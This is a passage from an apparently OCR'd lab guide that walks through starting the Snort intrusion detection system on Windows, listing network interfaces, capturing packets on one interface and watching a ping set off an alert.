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
15. The **Command Prompt** window appears; type **cd C:\Snort\bin** and press **Enter** to access the bin folder in the command prompt.
16. Type **snort** and press **Enter**.



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
17. Snort initializes; wait for it to complete. After completion press **Ctrl+C**, Snort exits and comes back to **C:\Snort\bin**.



18. Now type **snort -W**. This command lists your machine's physical address, IP address, and Ethernet Drivers, but all are disabled by default.

19. Observe your Ethernet Driver **index number** and write it down (in this task, it is **1**).
20. To enable the Ethernet Driver, in the command prompt, type **snort -dev -i 1** and press **Enter**.

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

21. You see a rapid scroll text in the command prompt, which means that the Ethernet Driver is enabled and working properly.


Administrator: C:\Windows\system32\cmd.exe - snort -dev -i 1
00 00 00 00 05 01 00 00 00 00 05 DC 01 01 02 15 ....
5D 19 56 A8].V.
=+=+=+

24. This ping command triggers a Snort alert in the Snort command prompt with rapid scrolling text.

    Note: The Google IP address will differ when you perform this task.


Administrator: C:\Windows\system32\cmd.exe - snort -dev -i 1
00 00 00 00 05 01 00 00 00 00 05 DC 01 01 02 15 ....
5D 19 56 A8].V.
=+=+=+

